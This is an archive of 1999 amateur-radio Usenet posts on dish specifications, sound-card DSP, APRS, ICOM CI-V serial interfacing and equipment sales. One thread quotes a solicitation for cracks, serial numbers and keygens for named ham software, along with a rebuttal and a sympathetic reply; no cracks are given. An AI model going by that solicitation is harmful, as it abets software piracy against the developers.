Try scancat at http://www.scancat.com. I personally think it's the best rig control on the market. It controls almost every ham rig and/or scanner ever made!

Good Luck,

Wally

183. need specs on rca DDS dish

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: KD4FRU <NOSPAMtracklwl@sgi.net>
Message-ID: <iRvm2.2732$l03.339521@news.sgi.net>
Source record: 20427
Cross-posted to: alt.dss,alt.dss.tech,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

I'm trying to work a project, and was wondering what does the RCA DDS dish
expect in voltages and what does it give up in freqs?
What also is the input and gain?

I'm trying to create a ground link for some commo.

Thanks for your help.
Remove the NOSPAM to mail me direct if you want.

NOSPAMtracklwl@sgi.net
KD4FRU

184. Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Richi <Richi@nonews.com>
Message-ID: <369a408a.0@207.206.192.3>
Source record: 20428

Is it really possible to take advantage of the latest Creative Labs technology and compete with the Amateur radio hardware available for Morse, DSP, etc....

I have D/L'd a lot of programs for the above mentioned task and really haven't found anything impressive. Is this because the SoundBlaster isn't capable of doing as much as the dedicated hardware.

I did get Brian Beezleys DSP program to work momentarly and it appeared to be on track. I did not like the fact that it has to run in DOS though. I want a partial window running on the desktop. Geez how are you supposed to get E Mail when the DSP is running. Make me shake just thinking about it...

Any input would be appreciated. Is there any REAL cool stuff out there for taking advantage of the Soundblaster...

73,

Rich
KD0ZV

185. Re: need specs on rca DDS dish

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Marcus2@idt.net
Message-ID: <369a4904.14908842@NEWS.IDT.NET>
Source record: 20429
Cross-posted to: alt.dss,alt.dss.tech,rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

The DSS expects voltages of 13 and 18 +/- 1.0 volt. These voltages are used to switch the LNB between Left and Right Hand Circular Polarization. The feed receives 12.2-12.7 ghz (K-band) and down converts that frequency to 950-1450 mhz which is then used for tunning the IRD. The feed alone produces appox .5 - 1.1 db of gain the dish provides appox 24 db of gain.

Marcus

Lockheed Martin Missiles & Space
Satellite Payload Integration & Test Engineer

186. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Richi <Richi@nonews.com>
Message-ID: <369a419a.0@207.206.192.3>
Source record: 20430

no one should have to pay for wares!!!

What kind of statement is that. Software programmers are offering a service.
They deserve to be paid for it. I am sure you don't work for free.

The way I look at is, Software is expensive because of people like you. If
programmers and company's could get a small price from everbody that uses
their "wares" they could make more money than
charging the small percentage of us honest people a lot of money.

Get a life.

radiowares@my-dejanews.com wrote in message
<7792ho$dj6$1@nnrp1.dejanews.com>...
>I am looking for CRACKS, SERIAL NUMBERS, and KEYGENERATORS for Ham
>Radio software, morse code practice software, scanner software, etc.
>Anything having to do with radios or ham stuff. Software was meant
>to be free, no one should have to pay for wares!!! I am in the process
>of making a web page dedicated to radio wares, and I will include
>everything I can get my hands on.
>
>Currently, I am looking for serial numbers/cracks for:
>
>FT-Manager v1.9
>Radio Manager
>Code Qwik
>ScanCat Gold
>
>If you have any of these, please email me!
>Thanks!
>
>===
>radiowares@my-dejanews.com Searching for Cracks/Serials/Keygens
>for HAM RADIO, SCANNER, MORSE CODE, and related Software.
>===
>
>------------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

187. Re: Packet Path? Help, I'm new to this

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Mark Pedroia <mpedroia@sonic.net>
Message-ID: <77ed0v$bg0$1@ultra.sonic.net>
Source record: 20431

Thanks, I'll give it a try

Ellis wrote in message <6Hom2.418$CI.7173@nntp1.nac.net>...
>Try RELAY,WIDE or WIDE,WIDE. If that fails, try your local digi but remove
>the relay
>to look like: wb6tms-5, wide.
>
>Make sure you know what SSID you have set. For example, my truck is
>N2WZB-12,
>and the SSID is -12. I think the D7's use -7 (what a coincidence!) as the
>SSID.
>
>Then get on the web and go to http://map.aprs.net/kf6tys-7 and see if the
>aprserve
>has heard a position from you in the last 8 hours. This way you can use the
>internet
>as your "test equipment".
>
>Good luck!
>
> ---mark n2wzb
>
>Mark Pedroia wrote in message <779fh7$lh6$1@ultra.sonic.net>...
>>My new Kenwood HT-D7A handheld has a built in TNC and APRS. I'm new to
>this
>>and have been experimenting with it.
>>
>>I'm able to enter my lat/long, icon, call sign, messages and receive
>>messages from others in my area however I can't seem to send any. They
>>transmit, but aren't received, at least I'm not getting a response and my
>ID
>>doesn't show up on the map.
>>
>>I'm using the 144.390 freq and I believe my problem is in the packet path
>>setup. From what I can gather from a few webpages, I need to specify the
>>path and currently I have it set to the call sign of a very close
digipeter
>>which happens to be wb6tms-5, relay, wide.
>>
>>Is the format of the path correct? Is there a standard way to do this?
>>Anyone else doing this on the Kenwood.
>>
>>Please post to the group, thanks in advance
>>

>>Mark Pedroia
>>KF6TYS
>>
>>
>>
>>
>
>

188. Re: Software for AEA PK900

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Tom Wilson <ka7w@outerbounds.net>
Message-ID: <369AE369.1848@outerbounds.net>
Source record: 20432

I have been away from digi radio for a long time. Question number one is "What is the best TNC today" I am most interested in the TOR modes and CW.

Also, has there been any work in using 16 bit audio boards to code and decode digi signals to replace the TNC ?

Thank you in advance
Tom Wilson
KA7W

189. Want TNC information

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-11 00:00:00 UTC
From: Tom Wilson <ka7w@outerbounds.net>
Message-ID: <369AE9D7.503B@outerbounds.net>
Source record: 20433

I have been away from digi radio for a long time. Question number one is "What is the best TNC today" I am most interested in the TOR modes and CW.

Also, has there been any work in using 16 bit audio boards to code and decode digi signals to replace the TNC ?

Thank you in advance
Tom Wilson
KA7W

190. Re: Need help with ICOM CT-10/CT-17 RS232 interface for R-71A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: Rick Pemble <pemble@ix.netcom.com>
Message-ID: <77fvlj$huk@dfw-ixnews6.ix.netcom.com>
Source record: 20292
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

CI-V is Icom's protocol. RS-232 defines an electrical interface spec. -3
to -15 volts for a 1 and +3 to +15 for a zero.
The CI-V uses TTL levels, i.e. 0volts for zero and 5 volts for one.
In addition, the CI-V uses the same pin for transmit and receive rather than
pin 2 and 3 of the RS-232 spec.

Converting it is very easy. I used a Maxim 232 IC that converts 5 volts to
plus/minus 9. They only cost a buck or so, and you only need one of those
and 4 capacitors. The chip is specifically made for converting TTL to
RS-232 and that is all you need to do to hook up your radio to a PC.

The voltage conversion is all that is necessary to interface to a standard
PC RS-232 port. Since the CI-V uses one pin for xmit and rx, every command
you send the radio will be echoed back to you. So if you write software, be
prepared to send a command block and see it right back at the input, so you
just need to discard it.

cheers

Rick W4RP

jim wrote in message <369AD032.613A@ns.net>...
>I'm trying to find the RS232 interface for the ICOM
>R-71A, or a schematic I can use to build my own.
>
>I believe it was called a "CT-10".
>
>Had some feedback that the current "CT-17" would work
>but would like to hear from somebody who actually
>uses it.
>
>What does "CI-V" have to do with RS232?
>
>Any help would be appreciated.
>
>Thanks,
>
>Jim.
>
>PS: Prefer email responses to: mailbox2@ns.net
>
>

191. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <knyF6FAhkvm2Ewnr@g3vkm.demon.co.uk>
Source record: 20293

In article <369a408a.0@207.206.192.3>, Richi <Richi@nonews.com> writes
>
>Any input would be appreciated. Is there any REAL cool stuff out there for
>taking advantage of the Soundblaster...
>
>
You could try the new G3PLX software for PSk31, this works with your
soundcard and is proving very popular.

Its available from:

http://aintel.bi.ehu.es/psk31.html

Regards,

Roger Basford

192. Re: Need help with ICOM CT-10/CT-17 RS232 interface for R-71A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: Tom Martin <tdmartin@mho.net>
Message-ID: <369B9CA0.1782A1EF@mho.net>
Source record: 20294
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc
Body handling: Binary attachment payload not displayed: vcard.vcf

> Jim

I have been looking for an interface for the 71R also. I thought I would
share what little I found out:The 71R can take 2 computer interfaces(I
called Icom for this info)
1- the EX-309
2-the UX-14
The EX-309 is a proprietary parallel interface that must plug into the
demodulator number CT-17
The UX-14 is a standard serial interface that must plug into the
demodulator number CT-17
So, what I think is that it takes 2 parts to control the R71A by
computer.
I have looked all over the net ,and have only found for sale the
following:
1 EX-309(new)for $99.95 but I can't find the CT-10 that goes with it.
1 CT-17(new)for$75.00 but I can't find the UX-14 that goes with it.
So good luck. If you get it done please let me know.

[One or more binary attachments are retained only in the source text.]

193. Re: WTB: SSTV filter

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: laschreier@aol.com
Message-ID: <19990112140736.06601.00011896@ng08.aol.com>
Source record: 20295

write to w0lmd in colorado.he has designed
several filters for sstv and has them for purchase.this is w2idx bernie sstv in
florida visiting daughter in new york

194. Serial card 4 sale.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <77gamm$12g6$3@node17.cwnet.frontiernet.net>
Source record: 20296

Hi.

I have a SIIG, Inc. "Twincom Professional High Speed Serial" card for sale.

Has a 25 pin RS-232 port using a 16550 UART. Jumper configurable for Com1-Com4. Comes with the manual and setup software. Can be upgraded to two ports. Works fine.

$25.00 shipped

de Rick, W1TY

195. Re: Need help with ICOM CT-10/CT-17 RS232 interface for R-71A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <369bbe96.23891903@nntp.groupz.net>
Source record: 20297
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

I have a new never used IC-EX309 in box with instruction sheet for
$50. Don't know how to use it - I bought it by mistake.

Jerry W4UK flanders@groupz.net

On Tue, 12 Jan 1999 11:04:01 -0800, Tom Martin <tdmartin@mho.net>
wrote:

>> Jim
>
>I have been looking for an interface for the 71R also. I thought I would
>share what little I found out:The 71R can take 2 computer interfaces(I
>called Icom for this info)
> 1- the EX-309
> 2-the UX-14
>The EX-309 is a proprietary parallel interface that must plug into the
>demodulator number CT-17
>The UX-14 is a standard serial interface that must plug into the
>demodulator number CT-17
>So, what I think is that it takes 2 parts to control the R71A by
>computer.
>I have looked all over the net ,and have only found for sale the
>following:
>1 EX-309(new)for $99.95 but I can't find the CT-10 that goes with it.
>1 CT-17(new)for$75.00 but I can't find the UX-14 that goes with it.
> So good luck. If you get it done please let me know.
>
>

196. modem???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: SHAWN <eagle@ez-net.com>
Message-ID: <77gpc1$3q3$1@news.inc.net>
Source record: 20298

Is there a program or a way to use the sound card or modem like a caller id?
eagle@ez-net.com

197. Re: Morse Code program for the Mac?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: csmolinski@erols.com
Message-ID: <csmolinski-ya02408000R1201992016420001@news.erols.com>
Source record: 20299

I've written the program MorseMania, a morse code tutor for the Mac.
The URL for downloads and further information is:
http://www.blackcatsystems.com/software/morsemania.html

73's
Chris
N3JLY

In article <3698407C.CE4E47C2@frontiernet.net>, glide@frontiernet.net wrote:
> Anyone have a simple freeware Morse Code program for the Mac? Something
>
> like the Morse Code Trainer by KB9PSL (PC) would be great. I need it
> for the
> Radio Coach program we are doing in a Rochester, NY school.
>
> Peter Fournia
> W2SKY

--
Check out Black Cat Systems for radio (pirate, spy numbers) and Mac
software. http://www.blackcatsystems.com

The Numbers Racket - a CD-ROM of Spy Numbers stations, info available at
http://www.blackcatsystems.com/numbers

198. Re: modem???

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: n9pgo <n9pgo@mediaone.net>
Message-ID: <369C0230.B03226C3@mediaone.net>
Source record: 20300

Try this site. http://home.earthlink.net/~n7qjp/VKEDownload.htm

The program works great with any sound card.

73 es cul...Sandy

SHAWN wrote:

> Is there a program or a way to use the sound card or modem like a caller id?
> eagle@ez-net.com

199. WTB: HAL PCI-3000 rtty card

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: mikehaack@aol.com
Message-ID: <19990111212224.27636.00012299@ng29.aol.com>
Source record: 20434

I looking for a HAL PCI-3000 Rtty Card.

Anybody Have one there not using??

TNX

Mike, WB9B

email mikehaack@aol.com

200. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: Rob Kling <rkling@home.com>
Message-ID: <369AC847.79BAD8E@home.com>
Source record: 20435

I have been looking at this stuff too. I have yet to find application that implement DSP to do a specific function ie.) Morse or Packet decoding. They seem to do just the basics! A spectrum analysis or dispaly a wave etc. The ones that have cool sofware are not real time and the ones that are real time do not have the cool software. The best one I have seen to date for real time is freq51 from a guy at Univ of Mich(Go Blue). The next best for software is Sat32. My focus is on building an application that uses DSP for signal analysis Identify digital signals. Using freq51 I can identify the freq shift in RTTY and I can tune to my modems passband for CW. This is all visual of course. The problem with windows is that it virtualizes the hardware. This means that your windows applications do not have exclusive real-time control over the device like you do in DOS. I think this is why you see real-time DOS applications(usally written in assembler using DMA) and static windows applications. By static I mean the sounds are coming from wave files etc. There are ways to get Real-time data into windows applications but they require new "Direct" techniques (implemented by M$), by Direct I mean Direct X by MircoSoft. What do you think of software that could automatically tune the SSB offset created by the atmosphere? Or software that could Identify the baud rate and shift of an RTTY signal? Or adjust the dopler out of a Satellite link? I think it would be kind of cool to do it with a PC as opposed to a TNC.

Rob Kling

Richi wrote:
>
> Is it really possible to take advantage of the latest Creative Labs
> technology and compete with the Amateur radio hardware available for Morse,
> DSP, etc....
>
> I have D/L'd a lot of programs for the above mentioned task and really
> haven't found anything impressive. Is this because the SoundBlaster isn't
> capable of doing as much as the dedicated hardware.
>
> I did get Brian Beezleys DSP program to work momentarly and it appeared to
> be on track. I did not like the fact that it has to run in DOS though. I
> want a partial window running on the desktop. Geez how are you supposed to
> get E Mail when the DSP is running. Make me shake just thinking about it...
>
> Any input would be appreciated. Is there any REAL cool stuff out there for
> taking advantage of the Soundblaster...
>
> 73,
>

> Rich
> KD0ZV

201. Need help with ICOM CT-10/CT-17 RS232 interface for R-71A

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: jim <mailbox2@ns.net>
Message-ID: <369AD032.613A@ns.net>
Source record: 20436
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

I'm trying to find the RS232 interface for the ICOM
R-71A, or a schematic I can use to build my own.

I believe it was called a "CT-10".

Had some feedback that the current "CT-17" would work
but would like to hear from somebody who actually
uses it.

What does "CI-V" have to do with RS232?

Any help would be appreciated.

Thanks,

Jim.

PS: Prefer email responses to: mailbox2@ns.net

202. Want RS232 protocols for ICOM, JRC, AOR receivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: jim <mailbox2@ns.net>
Message-ID: <369AD0EE.17E@ns.net>
Source record: 20437
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

I'm wanting to upgrade to a new receiver with computer
control, but don't want to be forever at the mercy of
third-party software (no matter how good).

To my knowledge, ICOM, JRC, AOR do not publish their
RS232 interface specs. Has anybody reverse engineered
them and posted this info to the web?

Any help would be appreciated.

Thanks,

Jim

PS: Prefer email responses to: mailbox2@ns.net

PPS: Might not need a new receiver if I could find
the RS232 interface for my ICOM R-71A. Any ideas?

203. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: hoenig <hoenig@fh-furtwangen.de>
Message-ID: <01be3df5$e7f186c0$64601c8d@FT-100.FT-LAB.fh-furtwangen.de>
Source record: 20438

Visit http://www.muenster.de/~welp/sb.htm and you will find a basket full
with applications. de Juergen, DL1FHF

Richi <Richi@nonews.com> schrieb im Beitrag <369a408a.0@207.206.192.3>...
> Is it really possible to take advantage of the latest Creative Labs
> technology and compete with the Amateur radio hardware available for
Morse,
> DSP, etc....
> 73,
>
> Rich
> KD0ZV

204. Re: Want RS232 protocols for ICOM, JRC, AOR receivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: khmi@news.tampere.fi
Message-ID: <77er7r$bbo@tampere.tampere.fi>
Source record: 20439
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

```
jim (mailbox2@ns.net) wrote:
: I'm wanting to upgrade to a new receiver with computer
: control, but don't want to be forever at the mercy of
: third-party software (no matter how good).

: To my knowledge, ICOM, JRC, AOR do not publish their
: RS232 interface specs. Has anybody reverse engineered
: them and posted this info to the web?

AFAIK, ICOM has very thorough description for their protocol in the
service manuals of IC-735, IC-765, and maybe others, too. Unfortunately,
it can't be found in users manual accompanying the radio.

Kalevi

--
Kalevi J Hautaniemi, Kovajankatu 5, 33530 Tampere, FINLAND.
**** http://oh3tr.ele.tut.fi/~oh3fg/ **** On air: OH3FG, KO4BC ****
tel:+358-3-364-7446 mobile:+358-50-590-2243 or +358-50-033-5447
```

205. Re: WANTED: CRACKS/SERIALS/KEYGENS FOR HAM RADIO WAREZ!!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: "Jim (N8XYN)" <jim.n8xyn@worldnet.att.net>
Message-ID: <77fbvm$3mj@bgtnsc02.worldnet.att.net>
Source record: 20440

Whether or not he's right or wrong, I kinda like the idea of FREE
software.....Dont you?

Richi <Richi@nonews.com> wrote in message news:369a419a.0@207.206.192.3...
>no one should have to pay for wares!!!
>
>What kind of statement is that. Software programmers are offering a
service.
>They deserve to be paid for it. I am sure you don't work for free.
>
>The way I look at is, Software is expensive because of people like you. If
>programmers and company's could get a small price from everbody that uses
>their "wares" they could make more money than
>charging the small percentage of us honest people a lot of money.
>
>
>Get a life.
>
>
>radiowares@my-dejanews.com wrote in message
><7792ho$dj6$1@nnrp1.dejanews.com>...
>>I am looking for CRACKS, SERIAL NUMBERS, and KEYGENERATORS for Ham
>>Radio software, morse code practice software, scanner software, etc.
>>Anything having to do with radios or ham stuff. Software was meant
>>to be free, no one should have to pay for wares!!! I am in the process
>>of making a web page dedicated to radio wares, and I will include
>>everything I can get my hands on.
>>
>>Currently, I am looking for serial numbers/cracks for:
>>
>>FT-Manager v1.9
>>Radio Manager
>>Code Qwik
>>ScanCat Gold
>>
>>If you have any of these, please email me!
>>Thanks!
>>
>>==
>>radiowares@my-dejanews.com Searching for Cracks/Serials/Keygens
>>for HAM RADIO, SCANNER, MORSE CODE, and related Software.
>>==
>>
>>-----------== Posted via Deja News, The Discussion Network ==----------

>>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own
>
>

206. Re: Want RS232 protocols for ICOM, JRC, AOR receivers

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-12 00:00:00 UTC
From: Rick Pemble <pemble@ix.netcom.com>
Message-ID: <77fv5e$hkr@dfw-ixnews6.ix.netcom.com>
Source record: 20441
Cross-posted to: rec.radio.amateur.misc,rec.radio.amateur.equipment,rec.radio.amateur.digital.misc

Icom publishes a very comprehensive reference guide titled "CI-V Icom Communication Interface - V Reference Manual"

It is very comprehensive. I have an older copy so the one I have only covers the following radios.
IC- 725, 726, 735, 751, 781, 765 and 781 for HF
IC-271, 471, 1271, 575, 275, 375, 475, 1275 and 970 All mode
IC-R71, R-72, R7000, R71000, and R9000 receivers.

It certainly covers the R71, at any rate.

The reference book talks about the electrical interface, the message protocol specs, has a sheet on each command, the response, etc etc -- As I say, it covers every aspect of the interfaces in 7 chapters and about 42 pages.

Just call them up and get it -- I forget how much it costs, seem to remeber about $20.
Now if that is too much -- I searched the web a few years back and found that someone had posted a softcopy of the list of commands and responses -- sorry, I forgot where it was -- but I did find it with a lycos search. It seem to be missing several commands when I compared it to the book and didn't talk about message protocol and format.

There seems to be only 12 commands for the R71 -- set freq / read freq / read memory / set memory / set mode / select VFO is about all.

cheers

Rick W4RP

jim wrote in message <369AD0EE.17E@ns.net>...
>I'm wanting to upgrade to a new receiver with computer
>control, but don't want to be forever at the mercy of
>third-party software (no matter how good).
>
>To my knowledge, ICOM, JRC, AOR do not publish their
>RS232 interface specs. Has anybody reverse engineered
>them and posted this info to the web?
>
>Any help would be appreciated.
>
>Thanks,
>
>Jim
>

>PS: Prefer email responses to: mailbox2@ns.net
>
>PPS: Might not need a new receiver if I could find
> the RS232 interface for my ICOM R-71A. Any ideas?
>

207. Digital radio links

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Robb Brown <robb@pwsb33.ab.ca>
Message-ID: <369C0510.6EB437B6@pwsb33.ab.ca>
Source record: 20301

I'm trying to build digital radio receivers and transmitters for use in robotics etc. They can be bought for about $20 each (and up), but I'd like to build my own (and maybe even save some money). I'm looking for fairly high frequency, 600-1500 mHz or so.

Basically, I need to put two microcontrollers in contact with each other over a wireless link.

Thanks for any help,

Robb Brown
robb@pwsb33.ab.ca

208. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: mdf@my-dejanews.com
Message-ID: <77hagasst1@nnrp1.dejanews.com>
Source record: 20302

"Steve Sampson" <ssampson@usa-site.net> wrote:

> Thus, I'm working on a completely different protocol. That is, a
> system that is based on APRS. APRS has two failure modes
> that mark it for break-down. The first is that it is designed without
> compression or FEC. That problem is easily seen by connecting
> to: telnet://www.aprs.net and seeing the quantity of raw data being
> transported, and second, is the cycle time is too low.

APRS also suffers from a lack of coherent extensibility. I still remember, a few years ago, coding up a simple command-line interface to an APRS channel. I was rather alarmed at the ad hoc feel to the whole protocol. "Oh, we need DF stuff? Well, we can stuff a few bytes in somewhere ..." "Weather Data? Well ... sure!" There were also poorly defined semantics (date/time being one), etc. There are also encodings in an APRS frame which are tied strongly to user-interface elements of the ARPRS software.

In essence, it was very difficult to separate APRS-the-program from APRS-the-protocol. I never did finish my small tool...

Maybe things have changed since? I hope so.

What is the military equivalent of APRS? There surely must be one, and there must be alot of experience with it by now -- experience that would help craft a next-generation APRS.

Another possibility is to use the IEEE Distributed Interactive Simulation protocol? Except it wouldn't be a "simulation", but reality itself.

Is there a commercial equivalent to APRS? I'd imagine public safety, courier, taxi and other organizations which manage a large fleet of vehicles would have/use something like APRS.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

209. Packet to Internet Gateway: how, where, cost?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Kevin Gunning <brumey@ns.net>
Message-ID: <sHUm2.197$3u.2776558@nnrp2.ni.net>
Source record: 20303

Hi everyone:

I would like to be able to send and receive email via a portable/mobile packet radio link. I don't need browsing or any of that fancy stuff.
Question:
1) Is this easily possible?
2) Do I need to have a TCP/IP packet address (I do) or can I just use AX25?
3) Does anyone have any recommended resources on the web to learn this process?
4) Anyone out there using a Windows CE or Palm III for Packet?
5) What's the scoop on the new Kenwood handheld with a built in TNC?

Thanks in advance, please respond to my email and the group.

Kevin
KD6QFO (G1MOH)
Rocklin, CA.

210. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Peter Fournia <glide@frontiernet.net>
Message-ID: <369C1975.B0B323F8@frontiernet.net>
Source record: 20304

Richi,
Have you tried SB FFT12 by KW5Q? It does a good job on audio filters but needs a true Sound Blaster 16 card. It can be downloaded from: http://www.interlog.com/~stevef/amateur.htm and listed on that page as "Spectral Display/Filtering for Sound Blaster".

It will run in a DOS window using Windows 95. I had a lot of fun with it. It did a great job of wiping out hetrodynes on 40 meters.

Peter F, W2SKY

Richi wrote:

> Is it really possible to take advantage of the latest Creative Labs
> technology and compete with the Amateur radio hardware available for Morse,
> DSP, etc....
>
> I have D/L'd a lot of programs for the above mentioned task and really
> haven't found anything impressive. Is this because the SoundBlaster isn't
> capable of doing as much as the dedicated hardware.
>
> I did get Brian Beezleys DSP program to work momentarly and it appeared to
> be on track. I did not like the fact that it has to run in DOS though. I
> want a partial window running on the desktop. Geez how are you supposed to
> get E Mail when the DSP is running. Make me shake just thinking about it...
>
> Any input would be appreciated. Is there any REAL cool stuff out there for
> taking advantage of the Soundblaster...
>
> 73,
>
> Rich
> KD0ZV

211. FA: Motorola UHF A5 Spectra 450-483 [is on 440-450 now!]

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <369c2599.2394449@news.theworks.com>
Source record: 20305
Cross-posted to: rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.amateur.digital.misc

I have for auction on eBay a motorola UHF A5 Spectra dash mount
mobile. Presently its tuned up and operating from 440 to 453 Mhz.
(yes, thats correct. Please read ad to get info about this)

http://cgi.ebay.com/aw-cgi/eBayISAPI.dll?ViewItem&item=55346466

Thank you.
Byron Smith
WA6YLB
remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith
http://www.theworks.com/~wa6ylb

212. Re: Digital and SoundBlaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Markus Lenggenhager <M.Lenggenhager@zrh.sc.philips.com>
Message-ID: <369C62ED.5EE251BF@zrh.sc.philips.com>
Source record: 20306

Have a look at
http://www.muenster.de/~welp/sb.htm
Excellent collection by Oliver Welp, DL9QJ

73, Markus HB9BRJ

> In article <369a408a.0@207.206.192.3>, Richi <Richi@nonews.com> writes
> >
> >Any input would be appreciated. Is there any REAL cool stuff out there for
> >taking advantage of the Soundblaster...

213. Re: TCP over a poor link

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <J90n2.2359$lz1.9164664@news.goodnet.com>
Source record: 20307

>APRS also suffers from a lack of coherent extensibility. I still
>remember, a few years ago, coding up a simple command-line interface to
>an APRS channel. I was rather alarmed at the ad hoc feel to the whole
>protocol. "Oh, we need DF stuff? Well, we can stuff a few bytes in
>somewhere ..." "Weather Data? Well ... sure!" There were also poorly
>defined semantics (date/time being one), etc. There are also encodings
>in an APRS frame which are tied strongly to user-interface elements of the
>ARPRS software.

It was designed in Microsoft Basic, so structure wasn't a concept. Basic
isn't a structured language.

>What is the military equivalent of APRS? There surely must be one, and
>there must be alot of experience with it by now -- experience that would
>help craft a next-generation APRS.

The basis of APRS is really the military system called TADIL (Tactical
Data Information Link). TADIL-A is used on HF and UHF (225 to 400 MHz).
On HF it is a DSB system, and FM on UHF. This is a master/slave system
with the master being called NCS (Net Control Station) and the polled
systems called PU's (Participant Units). It's very manual, with an
operator allowing PU's into the network, or deleting them as they fade
out. Basically you exchange radar track data, and one line messages, and
symbols. The Navy, and Ground systems were not very compatible until
about 1985 or so. In Iceland, the AWACS would link with the Navy and
it would cause Submarines to appear on their scopes moving at 460 knots.
Symbology was non-standard then, and was fixed up. Also AWACS had
more symbols than the ground radars, thus you had to be careful to
only use a few.

The latest system is called JTIDS (Joint Tactical and Information Display
System). This operates in L-Band (900 - 1100 MHz or so), but is not
something we can duplicate. It uses a hybrid mode of Spread Spectrum,
which the FCC doesn't allow in non-military systems. It combines TDM
(Time Division Multiplex) with FH (Frequency Hopping). The TDM has a
repeating cycle, and users are given time slots within that cycle. Some are
used for vocoders to send digitized voice, most are for radar symbology,
and free text messages. During the Iraq war, the three AWACS at the
Saudi front used JTIDS to link all three planes, and basically you had radar
symbology flying from the Med to central Iran, and Turkey to Yemen being
displayed. This was then filtered and relayed over TADIL to the RC-135's,
Home plate at Riyadh, and the AWACS in Turkey.

>Is there a commercial equivalent to APRS? I'd imagine public safety,
>courier, taxi and other organizations which manage a large fleet of
vehicles

>would have/use something like APRS.

The next generation MDT terminals used in Emergency vehicles of big cities will use this. Each will have a GPS, and position can be viewed.

People don't really like this stuff. Truckers just hate having a GPS and someone monitoring their position. Now if a trucker detours to go fishing or gambling, the head office has an alert symbol over the truck, and usually a pink slip when he finally arrives. Same with Cops. Cops very rarely are on the beat. Most are hanging out somewhere to make the shift go faster :-)

Steve

214. Re: Packet to Internet Gateway: how, where, cost?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-01-13 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <Qe0n2.2360$lz1.9166483@news.goodnet.com>
Source record: 20308

Purchase the Windows APRS software, and it has all the
Internet linking features. Then get a cable modem, and you're
on the air 24 hrs, 7 days a week. APRS just does one line
email though. Not complete messages. You would interface
with plain old AX.25, no IP needed at the vehicle.

Go to http://www.tapr.org and join some of the APRS SIG's,
or read the old threads.

Kevin Gunning wrote in message ...
>Hi everyone:
>
>I would like to be able to send and receive email via a portable/mobile
>packet radio link. I don't need browsing or any of that fancy stuff.
>Question:
>1) Is this easily possible?
>2) Do I need to have a TCP/IP packet address (I do) or can I just use AX25?
>3) Does anyone have any recommended resources on the web to learn this
>process?

